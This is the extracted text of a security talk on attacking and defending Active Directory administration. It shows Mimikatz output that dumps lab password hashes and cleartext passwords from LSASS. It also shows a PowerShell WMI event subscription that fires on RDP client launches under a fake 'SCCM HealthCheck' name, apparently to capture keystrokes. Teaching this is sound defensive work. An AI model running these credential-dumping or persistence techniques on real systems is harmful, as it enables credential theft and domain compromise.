



From Workstation to Domain Admin...



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com



ABOUT

- ❖ Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Microsoft MVP (2018)
- ❖ Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- ❖ Security Consultant / Researcher
- ❖ AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)



AGENDA

- Current State
- Evolution of Administration
- Exploiting Typical Administration
- Common Methods of Protecting Admins (& bypassing them)
 - MFA
 - Enterprise Password Vaults
 - Admin Forest
- Building the Best Defenses

Note: Some company products are mentioned in this presentation and deployment concerns are noted – these are not new vulnerabilities.



Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Current State of Security

Many organizations have upgraded security

- Deployed better security tooling with distributed agents
- Event logging agents
- Flow security events to a SIEM
- Vulnerability scanning
- Security software agents

*Most have not changed how Active
Directory is managed.*

In the beginning...

There was a workstation



Then we added Desktop Support



Then we deployed agents for Patching



Then we switched to a Management system for software deployment/updates & patching



The Result

1 workstation

30 accounts in the local Administrators group.

50 accounts with local admin via the software management system.

20 accounts with control of the computer via security agent(s).



=====

~ 100 accounts with effective admin rights on the workstation

Who has control of your workstation?



The Evolution of Administration



Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

- Saved Queries
- lab.trimarcresearch.com
 - AD Administration
 - Builtin
 - Computers
 - Domain Controllers
 - ForeignSecurityPrincipals
 - Lab Resources
 - Managed Service Accounts
 - OU-Block-Inheritance
 - Servers
 - Users
 - Workstations
- Keys
- NTDS Quotas
- TPM Devices

Name	Type
AD Administr...	Organizational Unit
Builtin	builtinDomain
Computers	Container
Domain Con...	Organizational Unit
ForeignSecur...	Container
Lab Resources	Organizational Unit
Managed Se...	Container
OU-Block-In...	Organizational Unit
Servers	Organizational Unit
Users	Container
Workstations	Organizational Unit
Keys	Unknown
NTDS Quotas	Unknown
TPM Devices	Unknown

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Where We Were

- In the beginning, there were admins everywhere.
- Sometimes, user accounts were Domain Admins.
- Every local Administrator account has the same name & password.
- Some environments had almost as many Domain Admins as users.



Where We Were

This resulted in a target rich environment with multiple paths to exploit.



Traditional methods of administration are trivial to attack and compromise due to admin credentials being available on the workstation.

Where We Were: “Old School Admin Methods”

- Logon to workstation as an admin
 - Credentials in LSASS.
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers")
 - Credentials in LSASS.
- RDP to Domain Controllers or Admin Servers to manage them
 - Credentials in LSASS on remote server.

```
minikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 <00000000:004da4ee>
Session           : Interactive from 2
User Name         : hansolo
Domain           : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107

msv :
[00000003] Primary
* Username : HanSolo
* Domain  : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbcd375a
* NTLM     : 269c0c63a623b2e062df861c9b82818
* SHA1     : 660dd1fe6bb94f321fbcd58bfcc19a4189228b2bb

tspkg :
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!

wdigest :
* Username : HanSolo
* Domain  : ADSECLAB
* Password : Falcon99!



kerberos :
* Username : HanSolo
* Domain  : LAB.ADSECURITY.ORG
* Password : Falcon99!

ssp :
credman :



Authentication Id : 0 ; 5088464 <00000000:004da4d0>
Session           : Interactive From 2
User Name         : hansolo
Domain           : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107

msv :
[00000003] Primary
* Username : HanSolo
* Domain  : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbcd375a
```

Where Are We Now: Newer “Secure” Admin Methods



Where Are We Now: Newer “Secure” Admin Methods



Where Are We Now: Newer "Secure" Admin Methods


Login

Username *

Password *


Domain Local

Remember Me On This Computer

 **Login** [Forgot your password?](#)

>Password Vault Sign In Certificate error

 CYBERARK Privileged Account Security



SIGN IN
Specify your authentication details

User name

PIN+Tokencode

Sign in

Copyright © 1999-2017 CyberArk Software Ltd. All Rights Reserved.
Version 9.9.0 (9.90.0.18) [About](#) | [Mobile version](#)

Exploiting Typical Administration


Command Prompt

```
Microsoft Windows [Version 10.0.16299.547]
(c) 2017 Microsoft Corporation. All rights reserved.
```


```
C:\Users\sean>whoami
trimarcresearch\sean
```

```
C:\Users\sean>mstsc.exe
```

```
C:\Users\sean>
```



Exploiting Typical Administration



Exploiting Typical Administration

```
PS C:\windows\system32> # Create WMI Event Filter
$Filter = ([WMICLASS]"\\.\root\subscription:_EventFilter").CreateInstance()
$Filter.QueryLanguage = "WQL"
$Filter.Query = "SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetInstance isa 'Win32_Process'
  AND TargetInstance.Name = 'mstsc.exe'"


$Result = $Filter.QueryEvents()
$Consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer

'c:\temp\scripts\SCCMHealthcheck.ps1'"
```

RelativePath	: __FilterToConsumerBinding.Consumer="\\.\root\subscription:CommandLineEventConsumer.Name=\"SCCM HealthCheck\"",Filter="\\.\root\subscription:_EventFilter.Name=\"Monitor RDP\""
Server	:
NamespacePath	: root\subscription
ClassName	: __FilterToConsumerBinding
IsClass	: False
IsInstance	: True
IsSingleton	: False

Exploiting Typical Administration

Exploiting Typical Administration



A screenshot of the Notepad application window titled '_1.tmp - Notepad'. The window contains a list of log entries from the Windows Security event log. Each entry consists of a verb ('t', 'r', 'i', 'm', 'a', 'c', 'l', 'b'), the source ('Windows Security'), the date ('8/1/2018'), and the time ('2:08:33 AM'). The entries are repeated multiple times.

```
"t","Windows Security","8/1/2018 2:08:33 AM"  
